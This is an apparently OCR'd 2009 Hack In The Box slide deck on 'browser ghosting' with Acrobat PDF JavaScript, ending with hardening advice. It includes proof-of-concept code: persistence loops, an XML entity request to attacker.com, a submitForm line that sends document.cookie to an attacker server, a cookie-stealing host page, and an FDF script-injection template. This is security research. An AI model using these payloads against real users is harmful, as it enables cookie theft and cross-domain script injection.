Browser Ghosting Attacks

Haunting Browsers with Acrobat & Flash

Paul Theriault, **stratsec**

Hack In The Box, Malaysia, October 2009

stratsec

Introduction

- Who am I?
  - Security Consultant with **stratsec** (formerly SIFT)
  - Do a bit of everything (complain the least loudest about having to do PCI DSS audits)
  - Background in web development
- Who is **stratsec**?
  - Australian Information Security Consultancy
  - Offices in Australia & Singapore
  - Fiercely Independent


Summary

- Definition of Browser Ghosting
- Case Study: Acrobat (+Flash)
  - Persistence
  - Communication
  - Functionality
- Acrobat Script Injection
- Recommendations

Browser Ghosting

- Manuel Caballero – “A Resident in my Domain”
  - JavaScript Cross-Domain Bypass
- Malicious content prevents itself from being unloaded – becomes a “ghost”
- User continues browsing session unaware that script from malicious site is still running
- The attacker sends a command to the ghost instructing it to perform an attack on the user.
- “Ghost” is especially appropriate due to the limitations of this attack

Theoretical Attack



Potential Attacks

- Enabling a persistent command and control channel
- Key logging & click monitoring
- Accessing or modifying subsequently loaded web pages (potential cross-domain breach)
- Abuse of system resources
- Essentially a Trojan running at the web-app layer
  - Bypass antivirus?

Background

- (Old) Java Plug-in remains active after navigation away from page (pre 1.6.0_11)
  - Only closes when browser is closed
- Could an attack be achieved with malicious plug-in content?
- What new attack scenarios does this sort of behaviour introduce?

Infinite Loops

- First noticed this in Java

```
public void stop() {
        while (true) {
                System.out.println("looping in stop");
        }
}
```

- More interesting if we do something like this

```
public void stop() {
        boolean done = false;
        while (!done) {
                String cmd = getCommandFromServer();
                done = handleCommand(cmd);
        }
}
```

- Note that this works in Destroy() also.

Attack Severity

- **Persistence**
  - How long can persistence be maintained?
  - What happens when the victim navigates to a new page?
  - What happens if the victim closes their browser?
- **Communication**
  - Can the attacker set up a communication channel between the malicious script and a remote server?
  - What restrictions are there on this communications channel (e.g. same origin, port limitations etc)
- **Functionality**
  - Once the attacker has successfully ghosted the browser, what potential attacks are available?

Case Study: Acrobat

- PDFs containing malicious script, loaded with the Acrobat Reader browser plugin
- Tested in Firefox, Internet Explorer and Chrome
- Examine threat factors:
  - persistence
  - communication
  - functionality

Why Acrobat?

- Tested Java, Flash, Acrobat & Silverlight
- Java used to work (< JRE 1.6.0_11)
  - And persistence only lasted until browser was closed
- Most successful results in Acrobat
  - Remains running even after browser closed!
- Flash isn't vulnerable (but you can embed flash in pdf!)
- Silverlight needs more investigation

Acrobat Overview

- PDFs are made up of *objects* which describe *pages*
- Contains *actions*
  - Goto, URI, Sound, Movie, importData, **JavaScript**
- This talk focuses on JavaScript actions
  - Could also look at other PDF actions

Inserting Script into PDF

- Attach to events
  - Document open, page open, page close etc.
- Presentation examples created with “Origami” framework
  - By Guillaume Delugré & Fred Raynal
- Most of the examples used scripts attached to ‘document open’ event

JavaScript Events

- All scripts are executed in response to a particular *event*.
  - App = Folder Level
  - Batch = Batch processing.
  - Bookmark = Bookmark that executes a script.
  - Console = Interactive JavaScript Console
  - **Doc = Document Level (e.g. open document)**
  - External = Through OLE, AppleScript, or loading an FDF
  - Field = User interacts with an Acrobat form
  - Link =Llink containing a JavaScript action
  - Menu = JavaScript that has been attached to a menu
  - **Page = Page Level action (e.g. open page)**
  - Screen = User interacts with a multimedia screen annotation.

JavaScript Contexts

- Folder level
  - Scripts placed here respond to App type events.
- **Document level**
  - **Scripts placed here respond to Doc type events.**
- **Page level**
  - **Scripts placed here respond to Page type events.**
- Field level
  - Scripts placed here respond to Field type events.
- Batch level
  - Scripts are placed here respond to Batch type events.

Privileged vs. Non-privileged

- Some methods require a certain context to run
- Without this restriction, PDFs could read local files etc.
- *Privileged context*:
  - Console
  - Batch
  - Application initialization events

Persistence

- Preventing unloading is possible using infinite/timed loops

```
function pause(time)
{
        var paused = true;
                var startTime=new Date().getTime();
        while(paused)
        {
                var now=new Date().getTime();
                if(now-startTime>time)paused=false;
        }
}
```

A note on debugging

- Acrobat Text-to-Speech is useful debug tool
  - Debugging console only works in standalone reader
  - Acrobat does not have Flash's trace() or similar
  - Hacking like in the movies!
- Alternatives
  - Can use global.setPersistent() to write to disk, but didn't work consistently for me.
  - Can use app.launchURL('log.php?'+msg,true) as ghetto trace, but this is SLOW and somewhat unreliable

The song that never ends…

- A song to strike fear into any school teacher

Persistence

- Normally acrobat closes when browser is closed

```
text= "This is the song that never
ends....";
tts.pitch=10;
tts.qText(text);
tts.talk();
```

- If JavaScript is running, PDF prevents browser from closing, even though it appears closed

```
text= "This is the song that never
ends....”
tts.pitch=10;
tts.qText(text);
tts.talk();
pause(30000);
```

Persistence

- Timing is critical
- Need to change pages quickly/close browser before the looping PDF document locks up the user interface
- In attack scenario this can be automated through browser scripting
- Through careful timing and window management, it is possible to hide the frozen window

Side effects of infinite loops

- This approach doesn't in browser JavaScript, because the browser hangs, and more recent browsers have execution watchdogs
- Infinite loops cause system instability (orly?)
- Even in plug-ins browser will stop responding if you are not careful
- JavaScript engine hogs all the CPU – other reader plugins (eg flash) don't get a look in

So now what?

- We have our malicious PDF sitting in the background chewing up 50% CPU
- What attacks can be achieved from here?
  - Making network connections
  - Command and control
  - Interacting with host browser

Command and control

- Similar functionality to JavaScript based command and control
- What we want to do:
  - Poll http command server for waiting commands
  - Send output of commands back to server
- Needs to be covert
- Ideally needs to work cross-domain

Forms

- Acrobat can be a tool for gathering completed form information
- Information can be returned in a number of ways, including HTTP POST
  - *this.submitForm("http://example.com");*
- Can submit cross-domain, but user is warned
- When hosted in the browser, request is performed by browser, so subject to browser restrictions (e.g. port restrictions)

getURL & app.launchURL

- getURL and app.launchURL can both be used to trigger a GET request
- getURL
  - replaces current window, so replaces our PDF
- app.launchURL
  - can use separate window (not very covert but still)
  - no easy way to access the loaded data in Acrobat
- More useful for interacting with users (displaying advertisements, phishing sites etc)

Web Services

- Net.SOAP
  - Connect to a web service, call it etc = Simple bi-directional channel
  - Not allowed in Reader unless PDF is signed and granted Form Submit privileges
  - You need Adobe LifeCycle ES for this (or crypto skill of +18 or higher, Greater Wand of Cryptanalysis, mates at Adobe etc etc)

Fuzzing for a solution

- Acrobat has HEAPS of undocumented JavaScript functions, like this one:

```
TestHSVerifyEmail

function () {
    result = false;
    console.println("Calling verify email API...");
    verifyResult = Collab.swSendVerifyEmail("sdakin-
1@qetest.com", "acrobatdc");
    console.println("Verify result: " + verifyResult);
    return result;
}
```

Fuzzing for a solution

```
TestHSUpload
function () {
    result = false;
    console.println("\nTesting Hosted Services API...");
    swConn = Collab.swConnect();
    if (swConn) {
        console.println("Successfully connected to Acrobat.com - full name: " +
swConn.getFullName());
        uploadResult = swConn.uploadFile("/C/test.pdf");
        console.println("Upload path: " + uploadResult);
        result = swConn.fileExists(uploadResult);
        console.println("pu: " + swConn.setPermittedUsers);
        result = swConn.setPermittedUsers(uploadResult,
"xxxxxxxxxx@asasdfasdfadsfasdf.com");
        console.println("expected result 0 result=" + result);
        result = swConn.setPermittedUsers(uploadResult, "wibbeler@gmail.com");
        console.println("expected result 0 result=" + result);
        result = swConn.setPermittedUsers(uploadResult, "wibbeler@gmail.com;sdakin-
1@qetest.com");
        console.println("expected result 0 result=" + result);
        swConn.disconnect();
    } else {
        console.println("\nERROR: Unable to establish connection with Acrobat.com");
    }
    return result;
}
```

ORLY?

stratsec


Fuzzing for a solution

- for(i in this)console.println(i) gives you all the objects in the global *this* object
- Call each with eval(), supply a URL arguments and then monitor connections:

```
for(i in this){
        if(eval(i) is function)
                fuzz(i)
        if(eval(i) is object)
                iterate through object and call all functions
}
```

- But no luck: all functions warn the user of the cross domain attempt (not necessarily complete!)

Communication: Embedded Flash



Embedded Flash

- Bi-directional communication between flash host PDF possible
- Flash movies must addCallback(“funcName”)
- PDF does “callAS(‘funcName’)
- BUT Infinite loop in PDF hogs all the CPU
  - Flash movie doesn’t actually run
  - App.alert ==Poor man’s Thread.sleep()
  - Flash movie takes over from pdf, no way to hand control back (until user clicks “OK”)

XML

- Acrobat support XML through the XMLData object
- Can use entity dereferencing to trigger a HTTP GET request
- Works cross-domain without warning! (mostly)
- Work bi-directional without page reload!
- Credit to Colin Wong @ **stratsec** for this one

```
XMLData.parse("<?xml version=\"1.0\"?><!DOCTYPE root
[<!ENTITY test SYSTEM
\"http://attacker.com/server.php?ping=helloFromAcrobat\">]>
<root><abc>&test;</abc></root>", false);
```

Functionality

- Now we have a script which:
  - Prevents unloading
  - Opens a bi-directional command channel
- What attacks can we do from here?
  - Interact with the browser ?
  - Key logging?
  - Port scanning?
  - Be really annoying ☺

Acrobat-Browser Communication

- PostMessage
  - Setup up PostMessage handlers in both Acrobat and JavaScript
- Acrobat → Browser (doesn't work anymore ☹)
  - submitForm('javascript:alert()');
  - Doesn't require JavaScript handler
- Browser → Acrobat
  - Set document.location.hash
  - Use the this.URL property in Acrobat to read the value
  - No real benefits over PostMessage except that it works in more browsers

Host page

```
<object id="PdfHost" name="PdfHost" type="application/pdf"
data="cookiestealer.pdf">

<script type="text/javascript">
function onPdfMsg(msg) {
var pdf = document.getElementById('PdfHost');
pdf.postMessage([""+document.location,""+document.cookie]);
}
function hookup(){
var pdf = document.getElementById('PdfHost');
if(!pdf)
        setTimeout("hookup()",100);
if (!pdf.messageHandler)
        pdf.messageHandler = {};
pdf.messageHandler.onMessage = onPdfMsg;
}
setTimeout("hookup()",100);
```

Inside PDF

- Enable messageHandler()

```
var msgHandlerObject = new Object();
msgHandlerObject.onMessage = myOnMessage;
msgHandlerObject.onError = myOnError;
msgHandlerObject.onDisclose = myOnDisclose;
this.hostContainer.messageHandler = msgHandlerObject;
```

- Send message to browser

```
var msg=[“some message name,“some message body"];
this.hostContainer.postMessage(msg);
```

Acrobat – Browser Communication

- this.submitForm("javascript: script here…")
- Works in version 9.0.0, prevented in 9.1 (latest)
- While were are at it, we may as well steal the cookie:

```
this.submitForm("javascript:new
Image().src='http://attacker/server.php?ping=cookie:'+docum
ent.cookie");
```


- Same Origin Applies
  - even if user has since navigated to new page, JavaScript is executed in context of domain which loaded PDF.

Key Logging

- Without access to get to the Browser DOM, key logging attacks are pretty much out
- Java does have access through LiveConnect, however attempts to access a Window after a page navigation event results in exception

Port Scanning

- PDF Port Scanner
  - Use net.soap.connect() to attempt connection
  - Determine state of port by error message returned
  - PDF pops up a warning if you connect to more than one domain:



- Embedded Flash is useful here
  - Could embed flash-based port scanner


JavaScript Injection with FDF

- Acrobat has a mechanism for submitting and loading form data called Forms Data Format (FDF)
- Similar concept to POST but for PDF's
- FDF file specifies a target PDF file and the data you want to load into it (i.e. pre-populate form fields)
- No check to ensure FDF was loaded from same domain as PDF

JavaScript Injection with FDF


```
%FDF-1.2
1 0 obj
<<  /FDF
    <<      /F(http://target.domain/any.pdf)
            /JavaScript
            <<          /After (app.alert("Executing script at "+URL);) >>
    >>
>>
endobj
trailer
<</Root 1 0 R>>
%%EOF
```

FDF Injection




“Enhanced Security”

- Known feature
  - http://learn.adobe.com/wiki/download/attachments/52658564/Acrobat_EnhancedSecurity_9.x.pdf?version=1
- Script injection with Enhanced Security:
  - “Injection is blocked unless if enhanced security is on and FDF is not in a privileged location. “



Data Theft with FDF Script Injection

- If you know the exact URL of a PDF eg
  - www.somebank.com/statements/091002.pdf
- Send a malicious FDF file to the user which has JavaScript which reads the data and sends it to server controlled by the attacker
- HOWEVER – a covert data channel would need to be found



FDF and Ghosting

- Interesting implications for ghosting attacks
  - Inject malicious script into target domain, don't need to find XSS
- Deflects attention from malicious content as to the user it looks like PDF is loaded as normal
- Some further limitations though
  - XML channel causes user to be warned etc
  - Strange timing behaviours

Impacts Summary

- Can create PDF which prevents itself from being unloaded through infinite loops
- Can create a command and control channel to that PDF, even cross-domain
- Attacks from there are somewhat limited – information disclosure and annoyances like opening windows, playing sounds etc
- Unlikely to be exploited instead of command execution bugs, but potential for malvertising to take advantage of this

Plug-in Recommendations

- Consider loop and timing attacks when designing plug-in architecture
- Content should not be allowed to consume resources after the parent window is closed
- Need to deal with the problem of runaway scripts
  - Execution watchdog

Advice for organisations/end users

- Harden Acrobat installation
  - Disable Acrobat JavaScript
  - Enable *Enhanced Security* Mode (prevents FDF Script Injection & more)
  - Block access to the Internet from PDFs
  - Set Acrobat to open PDFs in separate window
    - Doesn't prevent the attack, but reduces likelihood
- && Update to Java 2 Plug-in (1.6.0_11 or later)

Questions

- Questions?
  - Email: paul.theriault % stratsec.net